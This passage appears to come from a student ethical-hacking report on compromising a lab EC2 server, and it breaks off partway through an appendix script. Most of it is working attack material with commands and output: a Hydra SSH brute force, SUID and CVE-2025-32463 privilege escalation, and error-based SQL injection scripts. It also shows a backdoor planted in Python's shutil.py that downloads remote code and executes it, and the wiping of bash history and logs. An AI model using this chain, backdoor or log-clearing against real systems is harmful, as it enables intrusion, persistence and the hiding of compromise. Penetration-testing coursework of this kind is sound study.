Figure 1.4.1.5: CrackStation identified hash ef92b...94f as password123

Admin Login

Need the user portal? [Go to the user login](#)

Username

usertest

Password

Submit

Figure 1.4.1.6: Using obtained admin credentials to log into the admin login

Admin Login

Need the user portal? [Go to the user login](#)

Login successful. Welcome back!

You're already authenticated as an administrator. Use the navigation above to manage the site.

Figure 1.4.1.7: Successful log in as an admin user

1.4.2. Admin Access Privileges

After logging into the website as an admin, Figure 1.4.2.1 shows the layout of the website application. From there, all the log details for login, error, access and security

related matters can be viewed separately. Each respective logging data is subsequently went through to look out for any list of potential username and password outputs that can be used to brute force for SSH. Figure 1.4.2.2 shows a sample of how the log file looks when viewing it. With the abundance of information in the log file, a sample of usernames can be extracted from the **users_log.txt** file.




Figure 1.4.2.1: System logs viewed from Admin Page

```
3.144.205.16/public/UseRl0g5eCre7/users_log.txt
[user:WildTiger58 | password:Apple748$] account created by usertest.
[user:CleanLightning77 | password:Mountain310#] account created by usertest.
[user:CoolFire30 | password:Rainbow202!] account created by usertest.
[user:SharpStorm93 | password:Lightning275%] account created by usertest.
[user:DarkShadow45 | password:Storm200@] account created by usertest.
[user:MegaLion52 | password:Forest780@] account created by usertest.
[user:CleanLegend71 | password:Ocean344%] account created by usertest.
[user:BrightWizard46 | password:Thunder323@] account created by usertest.
[user:FreshNinja62 | password:Sunrise730$] account created by usertest.
[user:EliteFox13 | password:Mountain502!] account created by usertest.
[user:PrimeFire42 | password:Orange735!] account created by usertest.
[user:CoolShark75 | password:Flower743!] account created by usertest.
[user:SmartHunter68 | password:Peach861%] account created by usertest.
[user:MegaLegend66 | password:Garden158#] account created by usertest.
[user:CleanPilot26 | password:Tree714$] account created by usertest.
[user:SmartChief40 | password:Apple411%] account created by usertest.
[user:UltraWolf69 | password:Forest902%] account created by usertest.
[user:QuickTiger13 | password:Flower447%] account created by usertest.
[user:BrightScout36 | password:Garden552$] account created by usertest.
[user:BrightWizard83 | password:Melon874%] account created by usertest.
[user:FastScout55 | password:Tree400!] account created by usertest.
[user:BoldNinja96 | password:Cherry351%] account created by usertest.
[user:SharpScout91 | password:Cherry451!] account created by usertest.
[user:SuperLion57 | password:Sunrise123@] account created by usertest.
[user:MegaWizard55 | password:Thunder673!] account created by usertest.
[user:PrimeMaster69 | password:Cherry906@] account created by usertest.
[user:SmartLion90 | password:Spring982@] account created by usertest.
[user:CalmBear39 | password:Forest200@] account created by usertest.
[user:BrightIce87 | password:Peach154#] account created by usertest.
[user:BrightWolf41 | password:Banana233$] account created by usertest.
[user:StrongHunter77 | password:Storm902#] account created by usertest.
[user:DarkChief56 | password:Lightning393@] account created by usertest.
```

Figure 1.4.2.2: Log records from users_log.txt

Using Kali Linux command prompt, the usernames are pasted in there and the subsequent password is then extracted out by executing **grep -ir username** and reading the output message that follows.

```

(kali@kali)-[~/Downloads]
$ ls
users_log.txt

(kali@kali)-[~/Downloads]
$ grep -ir derricksmith
users_log.txt:[admin:derricksmith | password: D366r!k5lv11TH] account created by usertest.

(kali@kali)-[~/Downloads]
$ grep -ir james19
users_log.txt:[admin:james19 | password: notadminuser] account created by usertest.

(kali@kali)-[~/Downloads]
$ grep -ir test24
users_log.txt:[admin:test24 | T3st2$ls34S] account created by usertest.

```

Figure 1.4.2.3: Finding for usernames within the log file

The extracted credentials is first saved into a text file called **creds.txt** and saved into the Downloads folder. From there the team decided to use the brute force method in order to SSH into the target EC2 server with the acquired admin credentials from the logs. The command **hydra -C creds.txt ssh://3.144.205.16** reads off the text file line by line. Every line registers a brute force attempt. If it fails, Hydra will proceed on to the next line. Once a successful attempt has been made, access via SSH is granted onto the target EC2 server.

```

(kali@kali)-[~/Downloads]
$ cat creds.txt
derricksmith:D366r!k5lv11TH
james19:notadminuser
test24:T3st2$ls34S
usertest:password123

(kali@kali)-[~/Downloads]
$ hydra -C creds.txt ssh://3.144.205.16
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-17 05:49:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries, ~1 try per task
[DATA] attacking ssh://3.144.205.16:22/
[22][ssh] host: 3.144.205.16  login: test24  password: T3st2$ls34S

```

Figure 1.4.2.4: Successful brute force attempt for SSH access into the target EC2 server

```
[DATA] attacking ssh://3.144.205.16:22/
[22][ssh] host: 3.144.205.16 login: test24 password: T3st2$!s34S
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-17 05:49:41

(kali@kali)-[~/Downloads]
└─$ ssh test24@3.144.205.16
The authenticity of host '3.144.205.16 (3.144.205.16)' can't be established.
ED25519 key fingerprint is SHA256:/qNWhgv+KpBCTkiKdHMyhN4EjYI9l/BENG9w9ILeXxE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '3.144.205.16' (ED25519) to the list of known hosts.
test24@3.144.205.16's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1014-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon Nov 17 11:35:36 UTC 2025

System load:  0.01          Processes:      131
Usage of /:   71.1% of 18.3GB Users logged in:  0
Memory usage: 34%          IPv4 address for enx0: 10.2.2.189
Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

17 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

*** System restart required ***
Last login: Wed Oct  8 19:53:36 2025 from 101.127.43.190
test24@ip-10-2-2-189:~$
```

Figure 1.4.2.5: Successful SSH log in to the target EC2 server with identified credentials

The SSH command and credentials used to access the target EC2 Server are as follows: **ssh test24@3.144.205.16**, Password: **T3st2\$!s34S**

1.5. Exploitation

Before further proceeding on with the attack, LinPEASS needs to be installed in Kali first.

```
test24@ip-10-2-2-189:~$ cd /tmp
test24@ip-10-2-2-189:/tmp$ # From public github
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest
```

Figure 1.5.1: LinPEASS download from github

After gaining initial shell access as test24, the LinPEASS enumeration script was transferred to the target EC2 server and executed to systematically identify privilege escalation vectors.

In Figure 1.5.2, the LinPEASS output clearly highlighted (underlined in red) an abnormal custom SUID binary named **bd** located in **/usr/local/bin/**. The tool flagged it under “Interesting Files - SUID” with full path **/usr/local/bin/bd -rwsr-xr-x 1 root root** and noted its unusual presence.

```

Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwsr-xr-x 1 root root 72K Feb 6 2024 /snap/core22/2139/usr/bin/chsh → SUSE_9.3/10
-rwsr-xr-x 1 root root 44K Feb 6 2024 /snap/core22/2139/usr/bin/chsh
-rwsr-xr-x 1 root root 71K Feb 6 2024 /snap/core22/2139/usr/bin/gpasswd
-rwsr-xr-x 1 root root 47K Apr 9 2024 /snap/core22/2139/usr/bin/mount → Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.0
-rwsr-xr-x 1 root root 40K Feb 6 2024 /snap/core22/2139/usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 59K Feb 6 2024 /snap/core22/2139/usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 55K Apr 9 2024 /snap/core22/2139/usr/bin/su
-rwsr-xr-x 1 root root 227K Jun 25 12:48 /snap/core22/2139/usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 35K Apr 9 2024 /snap/core22/2139/usr/bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 35K Oct 25 2022 /snap/core22/2139/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 331K Apr 11 2025 /snap/core22/2139/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Feb 26 2022 /snap/core22/2139/usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root 72K Feb 6 2024 /snap/core22/2133/usr/bin/chsh → SUSE_9.3/10
-rwsr-xr-x 1 root root 44K Feb 6 2024 /snap/core22/2133/usr/bin/chsh
-rwsr-xr-x 1 root root 71K Feb 6 2024 /snap/core22/2133/usr/bin/gpasswd
-rwsr-xr-x 1 root root 47K Apr 9 2024 /snap/core22/2133/usr/bin/mount → Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.0
-rwsr-xr-x 1 root root 40K Feb 6 2024 /snap/core22/2133/usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 59K Feb 6 2024 /snap/core22/2133/usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 55K Apr 9 2024 /snap/core22/2133/usr/bin/su
-rwsr-xr-x 1 root root 35K Apr 9 2024 /snap/core22/2133/usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 35K Oct 25 2022 /snap/core22/2133/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 331K Apr 11 2025 /snap/core22/2133/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Feb 26 2022 /snap/core22/2133/usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root 55K Jun 5 12:17 /usr/bin/su → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 75K May 30 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 272K Jun 25 12:42 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable.bak
-rwsr-xr-x 1 root root 39K Apr 8 2024 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 44K May 30 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 40K May 30 2024 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 63K May 30 2024 /usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 31K Jun 5 12:17 /usr/bin/mount → Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.0
-rwsr-xr-x 1 root root 72K May 30 2024 /usr/bin/chfn → SUSE_9.3/10
-rwsr-xr-x 1 root root 160K May 21 15:46 /usr/lib/snapd/snap-confine → Ubuntu_snapd-2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 335K Aug 26 13:49 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Dec 2 2024 /usr/lib/polkit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root messagebus 35K Aug 9 2024 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 316K Sep 22 01:01 /usr/local/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 16K Oct 8 19:51 /home/test24/bd/bd (Unknown SUID binary!)

```

Figure 1.5.2: Abnormal custom SUID binary file identified by LinPEASS

In Figure 1.5.3, manual verification confirmed the binary was indeed SUID root and when executed, dropped the user into a restricted environment

```

test24@ip-10-2-2-189:/tmp$ file /home/test24/bd/bd
/home/test24/bd/bd: setuid ELF 64-bit LSB pie executable, x86_64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
test24@ip-10-2-2-189:/tmp$ cd ~/bd
test24@ip-10-2-2-189:~/bd$ ls
bd bd.c
test24@ip-10-2-2-189:~/bd$ cat bd.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    if (!isatty(STDIN_FILENO)) {
        setuid(0);
        setgid(0);
        exec("/bin/bash", "bash", "-i", NULL);
    } else {
        printf("Permission denied\n");
    }

    return 0;
}
test24@ip-10-2-2-189:~/bd$ ./bd
Permission denied
test24@ip-10-2-2-189:~/bd$ ls -la
total 28
drwxr-xr-x 2 test24 test24 4096 Oct 8 19:51 .
drwxr-xr-x 7 test24 test24 4096 Nov 17 11:37 ..
-rwsr-xr-x 1 root root 16128 Oct 8 19:51 bd
-rwxrwxrwx 1 root root 267 Oct 8 19:51 bd.c
test24@ip-10-2-2-189:~/bd$

```

Figure 1.5.3: Verification of SUID root binary which can be used for privilege escalation

Next, as shown in Figure 1.5.4, the `/usr/local/bin/bd` file directory is run and the `vi` command is typed in order to launch the Vim editor with effective root privileges. Inside Vim (Figure 1.5.4), the classic escape sequence was used (`:set shell=/bin/bash`). This immediately spawned a fully interactive root shell as the SUID binary closes the interactive shell from their end.

```

test24@ip-10-2-2-189:~/bd$ echo vi | ./bd
root@ip-10-2-2-189:~/bd# vi
Vim: Warning: Input is not from a terminal

```

Figure 1.5.4: Execution of `/usr/local/bin/bd` and `vi` to start Vim editor




Figure 1.5.5: Execution of /bin/bash through escape sequence of Vim editor

```
root@ip-10-2-2-189:~/bd# id
uid=0(root) gid=0(root) groups=0(root),100(users),1002(test24)
root@ip-10-2-2-189:~/bd# cd /root
root@ip-10-2-2-189:/root# ls -la
total 68
drwx----- 6 root root 4096 Oct 6 11:52 .
drwxr-xr-x 22 root root 4096 Oct 21 09:30 ..
drwxr-xr-x 2 root root 4096 Sep 3 13:59 .aws
-rw----- 1 root root 13012 Oct 9 09:06 .bash_history
-rw-r--r-- 1 root root 3106 Apr 22 2024 .bashrc
-rw----- 1 root root 20 Oct 6 11:27 .lessht
drwxr-xr-x 3 root root 4096 Sep 18 06:58 .local
-rw----- 1 root root 453 Oct 3 02:04 .mysql_history
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
-rw-r--r-- 1 root root 66 Oct 6 11:52 .selected_editor
drwx----- 2 root root 4096 Sep 3 13:58 .ssh
-rw----- 1 root root 6973 Oct 5 10:46 .viminfo
drwx----- 4 root root 4096 Sep 3 13:59 snap
root@ip-10-2-2-189:/root#
```

Figure 1.5.6: Root shell gained after Vim editor was closed

1.6. Alternate Privilege Escalation Vector: Testing Sudo Vulnerability

During post-exploitation enumeration as the low privileged user **test24**, inspection of **/etc/sudoers** and the sudo version revealed an alternative privilege escalation vector.

From the **test24** user shell, the public exploit repository for **CVE-2025-32463** (sudo Host_Alias -h bypass) was cloned directly into **/tmp** with the following commands: **cd /tmp** and **git clone https://github.com/zinz1oun/CVE-2025-32463.git**.

The repository contained proof-of-concept scripts confirming the vulnerability in sudo versions 1.9.15 through 1.9.15p5 when Host_Alias rules are combined with the -h flag.

The one-liner code bypassed the Host_Alias restriction entirely by forcing sudo to evaluate policy against the attacker-controlled hostname **ci.test.local**, instantly yielding a passwordless root shell.

This vulnerability, introduced through a downgraded sudo package and flawed Host_Alias logic, provided a second independent, reliable and silent path to full root compromise that required no binary exploitation, no SUID abuse and no additional tools beyond the standard sudo binary already present on the system.

```

test24@ip-10-2-2-189:~$ cd /tmp
test24@ip-10-2-2-189:/tmp$ git clone https://github.com/zinzloun/CVE-2025-32463.git
Cloning into 'CVE-2025-32463' ...
remote: Enumerating objects: 46, done.
remote: Counting objects: 100% (46/46), done.
remote: Compressing objects: 100% (46/46), done.
Receiving objects: 100% (46/46), 20.45 KiB | 2.92 MiB/s, done.
Resolving deltas: 100% (21/21), done.
remote: Total 46 (delta 21), reused 0 (delta 0), pack-reused 0 (from 0)
test24@ip-10-2-2-189:/tmp$ ls -la
total 60
drwxrwxrwt 15 root root 4096 Nov 17 11:53 .
drwxr-xr-x 22 root root 4096 Oct 21 09:30 ..
drwxrwxrwt 2 root root 4096 Oct 21 09:30 .ICE-unix
drwxrwxrwt 2 root root 4096 Oct 21 09:30 .X11-unix
drwxrwxrwt 2 root root 4096 Oct 21 09:30 .XIM-unix
drwxrwxrwt 2 root root 4096 Oct 21 09:30 .font-unix
drwxrwxr-x 3 test24 test24 4096 Nov 17 11:53 CVE-2025-32463
drwx----- 2 root root 4096 Oct 21 09:30 snap-private-tmp
drwx----- 3 root root 4096 Oct 21 09:30 systemd-private-b14f5559b8d648b9b41978aa459b5ae2-ModemManager.service-urjI3G
drwx----- 3 root root 4096 Oct 31 06:36 systemd-private-b14f5559b8d648b9b41978aa459b5ae2-apache2.service-wbnHlH
drwx----- 3 root root 4096 Oct 21 09:30 systemd-private-b14f5559b8d648b9b41978aa459b5ae2-chrony.service-u5qNMR
drwx----- 3 root root 4096 Oct 21 09:30 systemd-private-b14f5559b8d648b9b41978aa459b5ae2-polkit.service-02I6mo
drwx----- 3 root root 4096 Oct 21 09:30 systemd-private-b14f5559b8d648b9b41978aa459b5ae2-systemd-logind.service-4htvQa
drwx----- 3 root root 4096 Oct 21 09:30 systemd-private-b14f5559b8d648b9b41978aa459b5ae2-systemd-resolved.service-0Dso2y
drwx----- 2 test24 test24 4096 Nov 17 11:38 tmux-1002
test24@ip-10-2-2-189:/tmp$ cd CVE-2025-32463/
test24@ip-10-2-2-189:/tmp/CVE-2025-32463$ ls
LICENSE README.md poc.sh woot1337.so.2
test24@ip-10-2-2-189:/tmp/CVE-2025-32463$ bash poc.sh
woot!
root@ip-10-2-2-189:/# id
uid=0(root) gid=0(root) groups=0(root),100(users),1002(test24)
root@ip-10-2-2-189:/#

```

Figure 1.6.1: Exploiting CVE-2025-32463 to gain root access

2. Maintaining Access

2.1. Command and Control (C2)

After gaining root access to the target EC2 server, the team have created a backdoor in the target EC2 server itself and hid it inside the file directory for future attacks back in the server when the need arises. To avoid leaving traces of the attack that has already occurred, the team also ran a cronjob script inside the server itself.

Figure 2.1.1 shows the cleanup script, **cleanup.py**, located in the root folder. The script is designed to recursively delete everything inside **/tmp**. The script uses the **shutil** library and runs with root privileges.

```
root@ip-10-2-2-189:/root# cat cleanup.py
import os
import shutil

def clear_tmp():
    tmp_dir = '/tmp'

    # List all files and directories in /tmp
    for filename in os.listdir(tmp_dir):
        file_path = os.path.join(tmp_dir, filename)

        try:
            # Check if it is a file or directory
            if os.path.isdir(file_path):
                # Remove the directory and its contents
                shutil.rmtree(file_path)
                print(f"Removed directory: {file_path}")
            else:
                # Remove the file
                os.remove(file_path)
                print(f"Removed file: {file_path}")
        except Exception as e:
            print(f"Error removing {file_path}: {e}")

if __name__ == "__main__":
    clear_tmp()
root@ip-10-2-2-189:/root#
```

Figure 2.1.1: Contents of cleanup.py which is clears contents of /tmp

```
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
*/5 * * * * /usr/bin/python3 /root/cleanup.py
0 1 * * * /usr/local/bin/logwatch.sh
0 0 */2 * * rm -f /var/log/logwatch_report.log 66 touch /var/log/logwatch_report.log
```

Figure 2.1.2: Cronjob scheduled for cleanup.py to repeatedly clear /tmp

Figure 2.1.3 below shows the output received after the cleanup script has finished execution on the target EC2 server. During the script execution process, **/tmp** was repeatedly wiped clean within minutes of dropping files inside and **poc.txt** created for testing was automatically removed.

```

root@ip-10-2-2-189:/root# python3 cleanup.py
root@ip-10-2-2-189:/root# ls -la /
total 88
drwxr-xr-x 22 root root 4096 Nov 17 12:54 .
drwxr-xr-x 22 root root 4096 Nov 17 12:54 ..
lrwxrwxrwx 1 root root 7 Apr 22 2024 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Feb 26 2024 bin.usr-is-merged
drwxr-xr-x 5 root root 4096 Nov 11 06:03 boot
drwxr-xr-x 16 root root 3280 Oct 22 23:55 dev
drwxr-xr-x 116 root root 4096 Oct 31 06:36 etc
drwxr-xr-x 5 root root 4096 Sep 18 07:01 home
lrwxrwxrwx 1 root root 7 Apr 22 2024 lib -> usr/lib
drwxr-xr-x 2 root root 4096 Apr 8 2024 lib.usr-is-merged
lrwxrwxrwx 1 root root 9 Apr 22 2024 lib64 -> usr/lib64
drwx----- 2 root root 16384 Mar 5 2025 lost+found
drwxr-xr-x 2 root root 4096 Mar 5 2025 media
drwxr-xr-x 2 root root 4096 Mar 5 2025 mnt
drwxr-xr-x 4 root root 4096 Oct 6 11:43 opt
-rw-rw-r-- 1 root root 28 Nov 17 12:54 poc.txt
dr-xr-xr-x 206 root root 0 Oct 21 09:30 proc
drwx----- 6 root root 4096 Nov 17 12:30 root
drwxr-xr-x 33 root root 1060 Nov 17 11:52 run
lrwxrwxrwx 1 root root 8 Apr 22 2024 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Mar 31 2024 sbin.usr-is-merged
drwxr-xr-x 7 root root 4096 Sep 3 13:59 snap
drwxr-xr-x 2 root root 4096 Mar 5 2025 srv
dr-xr-xr-x 13 root root 0 Nov 17 11:55 sys
drwxrwxrwt 2 root root 4096 Nov 17 12:53 tmp
drwxr-xr-x 12 root root 4096 Mar 5 2025 usr
drwxr-xr-x 14 root root 4096 Sep 11 06:23 var
root@ip-10-2-2-189:/root# cat /poc.txt
i can put anything in there
root@ip-10-2-2-189:/root#

```

Figure 2.1.3: Cronjob execution cleanup.py and result

The standard Python library file `/usr/lib/python3.12/shutil.py` was modified and inside it contains a malicious modification that was prepared in advance that would grant the ability to create a remote backdoor inside the SSH.

Figure 2.1.4 shows the code that will create the backdoor. The single line addition at the top of `shutil.py` would cause future invocation of `shutil`.

```

import requests

url = 'https://raw.githubusercontent.com/EggKai/-ICT2212_ethicalhacking_shell/refs/heads/main/poc'
response = requests.get(url)
if response.status_code == 200:
    os.system(response.text)

```

Figure 2.1.4: Contents of `shutil.py` which creates a backdoor

`shutil.py` now functions as a backdoor by grabbing the payload from the attacker's github and executing it.




Figure 2.1.5: Contents of github link that the backdoor is accessing

3. Covering Tracks

3.1. Clearing History and Bash History

```
root@ip-10-2-2-189:/root# echo "" > .bash_history
root@ip-10-2-2-189:/root# history -c
root@ip-10-2-2-189:/root# sudo find /var/log/ -type f -mtime +1 -exec rm -f {} \;
root@ip-10-2-2-189:/root# ls -la /var/log
total 40712
drwxrwxr-x 15 root    syslog      4096 Nov 17 12:59 .
drwxr-xr-x 14 root    root        4096 Sep 11 06:23 ..
lrwxrwxrwx 1 root    root        39 Mar  5 2025 README -> ../../usr/share/doc/systemd/README.logs
drwx----- 3 root    root        4096 Oct  6 11:43 amazon
drwxr-x--- 2 root    adm         4096 Nov 17 12:59 apache2
drwxr-xr-x 2 root    root        4096 Nov 17 12:59 apt
-rw-r----- 1 syslog  adm       826692 Nov 17 13:02 auth.log
-rw-r----- 1 syslog  adm     3431342 Nov 16 00:00 auth.log.1
-rw-rw---- 1 root    utmp      6210816 Nov 17 11:06 bttmp
drwxr-x--- 2 _chrony  _chrony    4096 Sep  3 13:58 chrony
drwxr-xr-x 2 root    root        4096 Jan 31 2025 dist-upgrade
drwxr-sr-x+ 3 root    systemd-journal 4096 Sep  3 13:58 journal
-rw-r----- 1 syslog  adm     1765843 Nov 17 13:01 kern.log
-rw-r----- 1 syslog  adm     7997682 Nov 15 23:59 kern.log.1
drwxr-xr-x 2 landscape landscape  4096 Nov 17 12:59 landscape
-rw-rw-r--- 1 root    utmp      292876 Nov 17 11:52 lastlog
drwx----- 2 root    root        4096 Nov 17 12:59 letsencrypt
-rw-r--r-- 1 root    root        3611 Nov 17 01:00 logwatch_report.log
drwxr-x--- 2 mysql    adm         4096 Nov 17 12:59 mysql
drwxr-xr-x 2 root    adm         4096 Nov 17 12:59 nginx
drwx----- 2 root    root        4096 Sep  3 13:58 private
-rw-r----- 1 syslog  adm     2086430 Nov 17 13:01 syslog
-rw-r----- 1 syslog  adm     9298282 Nov 16 00:00 syslog.1
drwxr-xr-x 2 root    root        4096 Nov 17 12:59 sysstat
-rw-r----- 1 syslog  adm     1765843 Nov 17 13:01 ufw.log
-rw-r----- 1 syslog  adm     7994482 Nov 15 23:59 ufw.log.1
drwxr-x--- 2 root    adm         4096 Nov 17 12:59 unattended-upgrades
-rw-rw-r--- 1 root    utmp      169728 Nov 17 11:52 wtmp
root@ip-10-2-2-189:/root#
```

Figure 3.1.1: Clearing of bash history to wipe past commands

3.2. Clearing Relevant Logs

Verification via `ls -la /var/log` confirmed that critical logs (**auth.log**, **syslog**, **apache2 logs**) were emptied or reduced to minimal size, effectively erasing traces of the SSH login, `sudo -h` command executions, file transfers and script executions and web requests related to exploitation. Relevant log entries in **/var/log** were cleared with **delete /var/log last 1 day**.

With that, this concludes our attack on the target EC2 server.

Appendix A: Scripts Used During the Attack

1. Sql_error.py script

```
import http.client
import mimetypes
from codecs import encode

i = 0

while True:
    conn = http.client.HTTPConnection("3.144.205.16")
    dataList = []
    boundary = 'wL36Yn8afVp8Ag7AmP8qZ0SA4n1v9T'
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=username;'))

    dataList.append(encode('Content-Type: {}'.format('text/plain')))
    dataList.append(encode(""))

    dataList.append(encode(f" AND UPDATEXML(1,CONCAT(0x7e,(SELECT
username from admin ORDER BY username LIMIT 1 OFFSET {i})),1)-- -"))
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=pwd;'))

    dataList.append(encode('Content-Type: {}'.format('text/plain')))
    dataList.append(encode(""))

    dataList.append(encode("a"))
    dataList.append(encode('--' + boundary))
    dataList.append(encode('Content-Disposition: form-data; name=login_context;'))

    dataList.append(encode('Content-Type: {}'.format('text/plain')))
    dataList.append(encode(""))
```

```

dataList.append(encode("admin"))
dataList.append(encode('--' + boundary))
dataList.append(encode('Content-Disposition: form-data; name=csrf_token;'))

dataList.append(encode('Content-Type: {}'.format('text/plain')))
dataList.append(encode(""))

dataList.append(encode("5d15c6b0bad5710dc90e8167d0d6d007c5b712f211f961a9d
e7e7522ad362fb0"))
dataList.append(encode('--'+boundary+'--'))
dataList.append(encode(""))
body = b"\r\n".join(dataList)
payload = body
headers = {
'Cookie': 'PHPSESSID=bvegg8idq60u6gh21cdtf2iurc',
'Content-type': 'multipart/form-data; boundary={}'.format(boundary)
}
conn.request("POST", "/public/process_login.php", payload, headers)
res = conn.getresponse()
data = res.read()
req = data.decode("utf-8")

import re
if bool(re.search(r"~.+\"", req)) == False:
    break
table_name = re.findall(r"~.+\"", req)[0][1:-1]
print(table_name)
i+=1

```

2. Sql_error_2.py script

```
import http.client
import mimetypes
from codecs import encode
import re

i = 0

while True:
    for j in range(5):
        conn = http.client.HTTPConnection("3.144.205.16")
        dataList = []
        boundary = 'wL36Yn8afVp8Ag7AmP8qZ0SA4n1v9T'
        dataList.append(encode('--' + boundary))
        dataList.append(encode('Content-Disposition: form-data; name=username;'))

